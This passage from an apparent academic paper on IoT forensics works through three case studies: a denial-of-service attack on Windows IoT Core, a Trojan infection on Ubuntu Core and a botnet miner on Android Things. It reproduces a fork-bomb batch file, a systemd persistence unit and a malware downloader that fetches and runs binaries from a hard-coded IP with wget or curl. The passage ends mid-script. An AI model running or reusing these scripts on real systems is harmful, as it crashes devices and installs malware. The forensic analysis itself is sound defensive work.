/img_Case Study 1 Windows IoT.001/vol_vol9/Users/administrator

Name	S	C	Modified Time	Change Time	Access Time	Created Time
Favorites			2019-09-01 22:49:27 CEST	2019-09-01 22:49:27 CEST	2019-09-01 22:49:27 CEST	2019-09-01 22:49:27 CEST
Music			2019-09-01 22:49:27 CEST	2019-09-01 22:49:27 CEST	2019-09-01 22:49:27 CEST	2019-09-01 22:49:27 CEST
Pictures			2019-09-01 22:49:27 CEST	2019-09-01 22:49:27 CEST	2019-09-01 22:49:27 CEST	2019-09-01 22:49:27 CEST
Videos			2019-09-01 22:49:27 CEST	2019-09-01 22:49:27 CEST	2019-09-01 22:49:27 CEST	2019-09-01 22:49:27 CEST
crash.bat			2018-11-15 13:11:09 CET	2019-09-01 22:55:27 CEST	2019-09-01 22:55:35 CEST	2019-09-01 22:55:27 CEST

```
@echo off
:crash
start
goto crash
```

Fig. 10 Batch file found on the central node

6.2.3 Analysis

The actions performed were the following:


Sensor The live analysis of the Intel Galileo revealed that the attack did not affect the device, since it was still working properly during the examination, sending correct data about the temperature, and the logs showed that there was no interruption in the service. Additionally, there were no signs that indicated that the attack originated from it. Therefore, after its analysis, the Intel Galileo seemed to have no importance in the attack, pointing to the idea of a dedicated attack on the central node.

Central node The study of the SSH logged connections, stored in the OpenSSH event file, confirmed that the desktop computer studied performed multiple log-ins on the reported date of the attack, as can be seen in Fig. 9, and that it was the only device that had ever logged on the Raspberry. In view of this, the "Administrator" user directory, which is the one used during the SSH connection, was examined, and a .batch file was found whose content is shown in Fig. 10. As can be appreciated from its content, it is a very simple script that creates an infinite number of command prompts, which can cause the system to crash, especially in these low computational capacity devices. Examining the file attributes of the script, it can be observed that the "Change," "Access" and "Creation" times are four minutes after the start of the last SSH connection. In order to confirm that the .batch script was the cause of the DoS, an identical instance of the central node was powered on, the file was executed, and the Raspberry Pi stopped working after a few seconds, making it impossible to bring back the system to a functional state without shutting it down.

Control device The analysis of the computer did not offer any clues initially, so a carving process was executed in order to determine whether there was any relevant evidence in the deleted files. Using the QPhotorec tool, the files deleted were extracted and a .batch script was recovered. The file contained the same data as that detected on the Raspberry Pi, so a hash comparison was made, determining that they were in fact identical. In addition, the IP address of the computer was checked, and it was confirmed to be the same that the one which connected to the central node. Both pieces of evidence are shown in Fig. 11.

6.2.4 Evaluation

The most relevant piece of evidence found was the script file stored in the non-volatile memory of the Raspberry Pi, which determined the cause of the stoppage of the service, as it was proven to work when launched in an instance of Windows 10



```
Name                     /img_Case Study 1 Windows IoT.001/vol_vol9/Users/administrator/crash.bat
Type                     File System
MIME Type                application/x-bat
Size                     34
File Name Allocation     Allocated
Metadata Allocation      Allocated
Modified                 2018-11-15 13:11:09 CET
Accessed                 2019-09-01 22:55:35 CEST
Created                  2019-09-01 22:55:27 CEST
Changed                  2019-09-01 22:55:27 CEST
MD5                      461a0db157db5926b395e1c835a97c82
```

```
< C:\Carved\recup_dir.1\f0002565.bat >
  MD5: 461A0DB157DB5926B395E1C835A97C82
  SHA-1: 14DC8C237734881F896607896C2ED363A186192D

< D:\Autopsy Cases\Case Study 1\Export\crash.bat >
  MD5: 461A0DB157DB5926B395E1C835A97C82
  SHA-1: 14DC8C237734881F896607896C2ED363A186192D
```

Hash comparison of the .bat files found on the central node and the control device

```
Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
   Physical Address. . . . . . . . . : 08-00-27-3B-30-63
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::7032:7d11:c437:f5d6%6(Preferred)
   IPv4 Address. . . . . . . . . . . : 161.67.100.56(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 161.67.143.1
   DHCPv6 IAID . . . . . . . . . . . : 101187623
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-25-0E-8B-CB-08-00-27-3B-30-63
   DNS Servers . . . . . . . . . . . : 8.8.8.8
                                       8.8.4.4
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

IP address of the control device

Fig. 11 Pieces of evidence found on the control device

IoT Core. After its analysis, it was confirmed that it did not have impact on any other device in the network. The second piece of evidence found on the central node was the logged SSH connections, which meant that there was interaction with another device. This second device was confirmed to be the computer acting as the control device, which had the same IP address as the logged in the OpenSSH event file.

Regarding the information found on the control device, another .bat file was recovered from its storage, which was compared with the one present on the Raspberry Pi, and was confirmed to be identical, since their hash codes matched. This, added to the information regarding the IP address of the computer and the logged SSH connections of the Raspberry Pi, allowed to link both devices with clear evidence, and determine that there was an exchange of data between them.

As no other evidence was extracted from any of the devices, there was no other information to link, taking into account that the Intel Galileo had no impact on the attack and was not affected by it. Therefore, the reconstruction of events from the perspective of the whole network can be carried out using these conclusions, demonstrating that the actions that occurred in the incident were the following:

At 22:51 the control device connected to the central node via SSH, as it showed in the OpenSSH event file of the latter. According to the "Change," "Access" and "Creation" attributes, four minutes later, the "crash.bat" file was copied from the computer to the user directory of the "Administrator" account in the Raspberry Pi . Then, it was launched, causing it to stop working. After that, in order to remove possible evidence, the user deleted the original script from the computer, which was ultimately recovered from the filesystem.

6.3 Case 2: malware infection in Ubuntu Core

An external attack on the network of a company resulted in several devices being infected with malware. An IoT network was deployed at the time of the attack, although no abnormal activity was detected on it, so a forensic investigation was needed in order to determine whether the incident had any impact on it.

The IoT system was being used for smart home purposes, detecting presence in a room and informing about it. It consisted of a Raspberry Pi acting as a central node, with Ubuntu Core installed, and an Intel Galileo board with a motion sensor connected to it. The former provided functionality to the network, acting as a broker of a MQTT server, and the latter published data regarding the state of the motion sensor. These two devices were connected via a WiFi network, which was also accessed by a desktop computer to interact with the central node using SSH in order to manage the devices. The forensic computer used for the investigation was a laptop computer with Windows 10.

6.3.1 Identification

Due to the fact that malware was detected on the network, all the devices present in it were shut down when the scene was examined. Consequently, an offline acquisition was performed on the central node, and the image file was analyzed in order to determine whether there were any devices connected to it. The logs from the MQTT service were inspected and it was confirmed that the Intel Galileo was connected to the Raspberry Pi. Regarding the desktop computer, as it had previously interacted with the central node, and there were external SSH keys stored on the latter, it also had to be considered as a possible source of evidence.

Since both the Intel Galileo board and the desktop computer had an acquirable memory, they were already shutdown, and as there was no rush to carry out the analysis, an offline acquisition was performed. In addition, since there was a possibility of malware being present on the devices, an offline approach was considered the best option to obtain accurate information, taking into account that a malicious software can hide information when it has infected a system.

6.3.2 Acquisition

The same approach was followed for the three different devices, as their circumstances were similar: the investigator had physical access to them and their non-volatile memory was removable. Therefore, an offline acquisition was performed on all of them. In the case of the Raspberry Pi and the Intel Galileo, their microSD cards were extracted and placed into a microSD to SD adapter which included a write blocker. Then, the adapter was inserted into the forensic computer and the FTK Imager tool was used to create the image files. Regarding the desktop computer, its hard drive was extracted and placed into a write blocker enclosure, which was connected to the forensic computer, and an image file was created using the same software as for the micro SD cards.

As a result, three image files were created: one of 32 Gb for the microSD card of the Raspberry Pi, one of 4 Gb for the Intel Galileo, and another of 120 Gb for the desktop computer.

6.3.3 Analysis

The offline examination process of each device was carried out as described below:

Sensor After studying the image file acquired, including a carving process to recover the deleted files, no evidence related to the incident was found. The MQTT logs, which were programmed to store the topic messages in the system, showed that the service was working properly until the device was shutdown, and no abnormal data were either sent or received by the Intel Galileo, as can be seen in Fig. 12. Consequently, it could be concluded that the attack did not directly affect this device, other than the fact that it stopped providing a service when the client shut it down.

Central node The analysis revealed the presence of a malware file in the user directory, which is shown in Fig. 13. This sample was recognized by multiple antivirus services as the Dofloo Trojan [67], which execution was confirmed when the bash history was checked. Its "Change," "Access" and "Creation" attributes showed that the malware file was stored on the system on 09/09/2019 at 17:48. In addition, the bash history also showed the creation of a .service file to gain persistence and execute the malware every time the device started, which presence was confirmed when the corresponding directory was examined, as illustrated in Fig. 14. When studying the logs of the SSH service, it was noticed that the last time that the "authorized_keys" file, the one that contains the information of the public key which is allowed to log on the system, was accessed was five minutes before the malware file was created in storage. Regarding the MQTT service, no irregularities were found in the logs, confirming that the attack did not affect the service that the IoT network was providing.


Control device The analysis of the registry files from the computer revealed that there was a SSH key pair stored on it. In order to compare with to the one on the Raspberry Pi, the key value was extracted from the registry and then imported into a new instance of a Windows 10 system with the same SSH client installed. After that, the public key was extracted and compared with the value of the one stored on the central node, which was the only one that authorized a device to log into it. As it is shown in Fig. 15, both public keys matched (it can also be noticed the data regarding the date attributes of the "authorized_keys" file mentioned before).

6.3.4 Evaluation

The evidence that is the most representative of what happened in the incident is the malware sample found in the user directory on the Raspberry Pi. The examination of the bash history confirmed its execution, as well as the creation of a service to gain persistence on the device and launch the malware every time the system started. These three linked evidences only targeted the central node, so it did not have any impact on other devices. Regarding the connections made by the device, it was detected that the "authorized_keys" file was accessed five minutes before the creation of the malware, and that it contained a public SSH key that could be linked with other device, what meant that a connection was made.


With this in mind, the control device was analyzed, and the examination of the Windows registry revealed an entry for an SSH key, which was confirmed to be the same as the one stored on the central node, therefore linking both pieces of evidence and proving that the control device was the only one that could log on the Raspberry Pi.

The lack of findings on the Intel Galileo, the other device present in the IoT network, proved that the incident had no impact on it. With all the evidence pieced together, the reconstruction of the incident could be performed, and its contents are detailed below.



```
2019-09-09 23:50:37,588  INFO --- MqttFX ClientModel              : attempt to add PublishTopic
2019-09-09 23:50:37,588  INFO --- MqttFX ClientModel              : sucessfully published message 1 to topic house/room1/presence_detector (QoS 0, Retained: false)
2019-09-09 23:50:37,995  INFO --- PublishController               : publish
2019-09-09 23:50:37,996  INFO --- MqttFX ClientModel              : attempt to add PublishTopic
2019-09-09 23:50:37,996  INFO --- MqttFX ClientModel              : sucessfully published message 1 to topic house/room1/presence_detector (QoS 0, Retained: false)
2019-09-09 23:50:38,299  INFO --- PublishController               : publish
2019-09-09 23:50:38,300  INFO --- MqttFX ClientModel              : attempt to add PublishTopic
2019-09-09 23:50:38,300  INFO --- MqttFX ClientModel              : sucessfully published message 1 to topic house/room1/presence_detector (QoS 0, Retained: false)
2019-09-09 23:50:38,603  INFO --- PublishController               : publish
2019-09-09 23:50:38,604  INFO --- MqttFX ClientModel              : attempt to add PublishTopic
2019-09-09 23:50:38,604  INFO --- MqttFX ClientModel              : sucessfully published message 1 to topic house/room1/presence_detector (QoS 0, Retained: false)
2019-09-09 23:50:38,851  INFO --- PublishController               : publish
2019-09-09 23:50:38,852  INFO --- MqttFX ClientModel              : attempt to add PublishTopic
2019-09-09 23:50:38,852  INFO --- MqttFX ClientModel              : sucessfully published message 1 to topic house/room1/presence_detector (QoS 0, Retained: false)
2019-09-09 23:50:39,027  INFO --- PublishController               : publish
2019-09-09 23:50:39,028  INFO --- MqttFX ClientModel              : attempt to add PublishTopic
2019-09-09 23:50:39,028  INFO --- MqttFX ClientModel              : sucessfully published message 1 to topic house/room1/presence_detector (QoS 0, Retained: false)
```

Fig. 12 Log of the MQTT presence sensor



/img_Case_Study_2_Ubuntu.001/vol_vol3/user-data/[redacted]


Name	S	C	Modified Time	Change Time	Access Time
[current folder]			2019-09-09 17:47:44 CEST	2019-09-09 17:47:44 CEST	[illegible]
[parent folder]			[illegible]	[illegible]	[illegible]
.cache			[illegible]	[illegible]	[illegible]
.snap			[illegible]	[illegible]	[illegible]
.ssh			[illegible]	[illegible]	[illegible]
.bash_logout			[illegible]	[illegible]	[illegible]
.bashrc			[illegible]	[illegible]	[illegible]
.profile			[illegible]	[illegible]	[illegible]
d3a7e082[illegible]			2016-11-23 12:13:59 CET	2019-09-09 17:48:03 CEST	2019-09-09 17:48:22 CEST

36 engines detected this file

d3a7e0821b5cb5cd5a9adbe208bf4f25ed1dc83fc7017d9573ccf7887e6e6[illegible]

DETECTION	DETAILS	COMMUNITY 1
Ad-Aware	Trojan.Linux.Flooder.D	
AhnLab-V3	Linux/Flooder.1001465	
Antiy-AVL	Trojan[Backdoor]/Linux.Dofloo.c	

Fig. 13 Malware file detected in the Ubuntu Core system



/img_Case_Study_2_Ubuntu.001/vol_vol3/user-data/[redacted]

Name	S	C	Modified Time	Change Time
[current folder]			[illegible]	[illegible]
[parent folder]			[illegible]	[illegible]
.cache			[illegible]	[illegible]
.snap			[illegible]	[illegible]
.ssh			[illegible]	[illegible]
.bash_history			[illegible]	[illegible]
.bash_logout			[illegible]	[illegible]
.bashrc			[illegible]	[illegible]
.profile			[illegible]	[illegible]
d3a7e0821b6cb5cd5a9adbe208bf4f29ed1dc83fc7017d9573ccf78[illegible]			[illegible]	[illegible]

```
ls -la
exit
./d3a7e0821b[illegible]
chmod 777 script.service
systemctl enable script.service
```


/img_Case_Study_2_Ubuntu.001/vol_vol3/system-data/etc/systemd/system

Name	S	C	Modified Time	Change Time	Access Time	Created Time
[current folder]			[illegible]	[illegible]	[illegible]	[illegible]
[parent folder]			[illegible]	[illegible]	[illegible]	[illegible]
cloud-final.service.wants			[illegible]	[illegible]	[illegible]	[illegible]
cloud-init.target.wants			[illegible]	[illegible]	[illegible]	[illegible]
final.target.wants			[illegible]	[illegible]	[illegible]	[illegible]
getty.target.wants			[illegible]	[illegible]	[illegible]	[illegible]
multi-user.target.wants			[illegible]	[illegible]	[illegible]	[illegible]
snapd.service.wants			[illegible]	[illegible]	[illegible]	[illegible]
sockets.target.wants			[illegible]	[illegible]	[illegible]	[illegible]
timers.target.wants			[illegible]	[illegible]	[illegible]	[illegible]
dbus-fi.w1.wpa_supplicant1.service			[illegible]	[illegible]	[illegible]	[illegible]
dbus-org.freedesktop.resolve1.service			[illegible]	[illegible]	[illegible]	[illegible]
sshd.service			[illegible]	[illegible]	[illegible]	[illegible]
script.service			[illegible]	[illegible]	[illegible]	[illegible]

```
[Unit]
Description=
Documentation=

[Service]
ExecStart=/home/[redacted]/d3a7e0821b[illegible]
```

Fig. 14 Evidence found regarding the creation of a service to gain persistence

After the company network was compromised, the attacker had access to the devices that were on it. That did not affect the IoT network directly, unlike the control device, which the cybercriminal had access to. Taking advantage of the fact that it contained the SSH public key associated with the Raspberry Pi, and that was the only device that could connect to the central node using that service, the attacker logged in to download and execute a malware program identified as a Trojan named Dofloo on 09/09/2019 at 17:48, as it showed in the attributes of the malicious file, and in the "authorized_keys" file of the SSH service. According to the bash history, after its execution, a service was deployed to obtain persistence and be able to launch the malware automatically every time the system started, which was found in the corresponding directory. Despite the infection, there was no evidence of an abnormal functioning of the smart home service, and the rest of the devices were not affected by the malware, so the incident had no impact on the information handled by the IoT network, since the sensor was still sending the data correctly, and the logs of the central node showed no irregularities.



```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Bitvise\KeyPairs]
"Keypair_1"=hex:02,80,00,00,01,00,00,07,26,01,00,00,00,d0,8c,9d,df,01,15,d1,11
  8c,7a,00,c0,4f,c2,97,eb,01,00,00,00,81,07,1b,f9,9e,67,ca,43,88,10,b6,33,26,\
  3f,b6,78,00,00,00,00,02,00,00,00,00,00,10,66,00,00,00,01,00,00,20,00,00,00,\
  95,24,a3,c1,f5,88,7e,ca,e1,34,1a,f1,26,ba,3d,96,67,69,73,58,db,0c,13,a5,1b,\
  1c,12,82,90,df,f5,a7,00,00,00,00,0e,80,00,00,00,02,00,00,20,00,00,00,4a,27,\
  a1,bb,50,e2,3e,fe,36,ed,2a,d9,19,54,86,6e,9a,2b,67,ac,8a,59,b3,a2,7e,9b,1b,\
  24,5d,9a,19,66,50,06,00,00,24,0a,6f,f0,8b,25,c7,87,c8,e2,a2,dd,88,e7,17,d4,\
  16,21,d0,b1,4c,b0,88,68,23,6a,dd,5c,2b,fb,7b,f6,70,15,8d,98,f5,c9,0f,92,53,\
  26,4e,cd,49,7d,fe,2b,ab,11,4e,88,f5,bf,33,0f,26,3d,d4,f7,80,6c,4d,ef,c8,c4,\
  5b,f0,5e,ba,05,c7,04,7b,41,d4,5e,8a,99,d1,ac,7d,2d,d2,fe,e3,42,1c,f5,c9,96,\
  b8,a9,bf,ee,aa,6f,c9,74,89,35,dc,c8,b6,64,7a,f3,40,e6,b5,4c,5d,d9,7d,91,9b,\
```

Extracted registry key

```
D:\>type exported.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCohJ3QpCdrQq5bBBBCFRFX6nR6c3KQ18OJQTcNK+CWu
+O34Rjt1bfZ5sQv49a4yHL94NczaxXTkmqSnJvqQYY8xC3dlDEbBa6Fu2rVqvSc+hoxB7Uyf9kmmG7/kF
dQLhepK1pb2xOApi1lrrLt3T4uv/6WuOIpqX58ciZNgHTDEXANRbBrHRuGNWjNP0y8Z6kAvW7MNGFXdYA
eOKBr3h6sDvt5l87A5O/aPy4S41UlSgc+sdUU76X4+iBJg3WdV2gzLHY4G1FIs0ko7XlCPcUNtreEHbBX
Rg2E4+bz5S3mx2hPCDY47N6sQphgrqS/Q2BNbzAbv2tAKnpq+a+JLcvx
```

Value of the extracted public key

Bitvise Client Key Management | Cryptographic provider: Windows

Client Key Manager

You have the following SSH user authentication keys:

Location	Algorithm	Size	Pass...	MD5 Fingerprint
Client keys supported by the current crypto provider (1):				
Global 1	RSA	2048	no	c8:13:9e:02:86:84:...

Export Public or Private Key

● Export public key

Export the **public** key for import on an SSH server.

● Standard SSH2 format

○ OpenSSH format

○ Export private key

Export the **private** key for backup or for use on another machine or a different SSH client.

○ Bitvise format

○ OpenSSH format

○ PuTTY format

Import of the keypair into the SSH client and extraction of the public key

/img_Case 2.001/vol_vol3/user-data/[redacted]/.ssh

Name	S	C	Modified Time	Change Time
authorized_keys			2019-09-09 17:43:22 CEST	2019-09-09 17:43:22 CEST

```
ssh-rsa [illegible]
```

Value of the public key stored in the Raspberry Pi

Fig. 15 Image of the extracted SSH key from the computer and its match with the one stored on the Raspberry Pi

6.4 Case 3: internal attack in Android Things

A home owner stated that the devices in his IoT network were behaving erratically, not responding to any commands, and when they did there was a very noticeable lag, which had never happened before. In addition, the whole local network was operating inadequately, also affecting the laptop computer that was normally used by the client. Therefore, a forensic investigation was requested after the suspicion that the IoT network could be infected with malware.

The IoT system studied consisted of two Android Things systems, both of them being Raspberry Pi boards. One of them, which was placed in the living room, was used as an assistant, executing Google Home and having a microphone and two speakers installed. The other one acted as a remote doorbell and was installed by the door of the house, allowing the owner to see who was on the front lawn at any moment and be remotely notified when the bell was rung. Both of them were connected to the local WiFi network, which was shared with the laptop computer, which acted as a control device. To carry out the investigation, a Windows 10 laptop was used as a forensic computer.


6.4.1 Identification

In this scenario, the investigator faced the particularity that there were, a priori, two equally relevant single boards in the topology and, although the procedure to follow does not change, they had to choose one to study first. Considering the client's description of the context, the "Home Assistant" was deemed the most significant one, since it provided more services, so it was the one that was evaluated first. As it was on, the Bluetooth and WiFi connections were checked using the user interface included in the operating system. There were no Bluetooth devices connected and, regarding WiFi, the Raspberry Pi was connected to the local network, as it is illustrated in Fig. 16. Then, the device was shut down to collect its memory, since malware could be involved. The same procedure was followed with the "Remote Doorbell," and identical results were obtained with respect to the connections.

The last device present at the scene was the laptop computer, which was off at the moment of the identification. Although no connections with it were found on the boards, the client stated that it had ADB installed and was regularly used to control the devices and install the applications, so it had to be considered as a possible source of evidence. As its non-volatile memory was acquirable, it remained off to proceed with the acquisition.

6.4.2 Acquisition

Both of the Raspberry Pi boards were physically accessible and had their non-volatile memory in the form of microSD cards. Therefore, and as the device was shut down during the investigation phase, an offline acquisition was performed. Their microSD cards were extracted and placed into a microSD to SD adapter with write blockage capabilities. After that, the adapter was inserted into the forensic computer, and two 32 Gb image files were obtained using FTK Imager.



Sep 2, 2019 6:27 PM

androidthings

General

Google iot_rpi3
1.0.14

Networks

TP-LINK_4N6
192.168.0.105

Peripherals

I/O Pinout

Display

Fig. 16 Picture taken of the "Home Assistant" during the identification phase, noticing only a WiFi connection, although Bluetooth was activated

In the case of the control device, its hard disk was not easy to access, so the investigator chose to boot the computer with an external USB disk containing the CAINE operating system and acquire its image on an external storage using Guymager.

6.4.3 Analysis

The information retrieved from the examination of the devices was the following:

Home assistant No data that could explain an abnormal functioning of the application were found in the files available in the storage, or in the carved ones. Therefore, it could not be proven that the incident affected this device, even though the client stated that is was not behaving properly.

Remote doorbell During the carving process, a shell script was recovered. As can be seen in Fig. 17,[3] where its content is shown, the program determines which type of device it is on, downloads a file using "wget" or "curl," executes it and deletes all the files. By analyzing its traces, it was identified as malware, specifically a botnet miner, which also tries to connect to the known SSH hosts to infect them as well and spread through the network, as shown in Fig. 18. In this case, there were not any known host, since the connections with the control device were made through ADB, and the interaction with the "Home Assistant" was made through an Android application. In addition, in order to connect to an Android Things system through SSH, a port forwarding is needed, which was not configured on either of the boards.


Control device After analyzing the image file and recovering the deleted files in the filesystem, no abnormal data were found. On examining the last accessed time stamp for the "adb.exe" executable, it was confirmed, based on its attributes, that this device was used to interact with both of the Raspberry Pi boards, but the last time that the file was executed was 12 days before the incident, as shown in Fig. 19, and no other alternative ADB executable was present. Consequently, the control device was not involved in the incident, and the attempt of the malware to spread through the network was unsuccessful, since it never was connected to the "Remote Doorbell" via SSH.

6.4.4 Evaluation

The evidence that was most significant in this case was the two shell scripts recovered from the "Remote Doorbell" storage. They provided information regarding the date of the incident, the cause, and the range. After examining their content, it was determined that their functionality was to download and execute a malware sample, specifically a botnet miner, and to expand through the network using the previous SSH connections of the device. In addition, it was concluded that its impact was only local, so it could not be linked with any other device or evidence.


Regarding the examination of the control device, it allowed the investigator to prove that the incident was an external attack, since the last time that the ADB was executed was 12 days before it happened. The same could be said for the "Home Assistant," the lack of abnormal data excluded the device from being involved in the attack. Therefore, the incident was reconstructed by just using that evidence, as can be seen below.

[3] The IP addresses shown in the image that were used to download the bash files were no longer operative when the case study was carried out, so in order to execute them, the addresses were replaced by local ones.



```
#!/bin/sh

X86="http://198.98.51.104:282/x86/bash"
ARM="http://198.98.51.104:282/arm/bash"
AARCH64="http://198.98.51.104:282/aarch64/bash"

CPU_TYPE="$(uname -m)"

if [ "$CPU_TYPE" = "x86_64" -o "$CPU_TYPE" = "i386" -o "$CPU_TYPE" = "i686" ]; then
wget -q $X86 2>/dev/null || curl -fsSLO $X86 2>/dev/null
if [ -s bash ]; then
chmod +x bash 2>/dev/null
./bash
rm -rf bash*
fi
fi

if [ "$CPU_TYPE" = "armv7l" ]; then
wget -q $ARM 2>/dev/null || curl -fsSLO $ARM 2>/dev/null
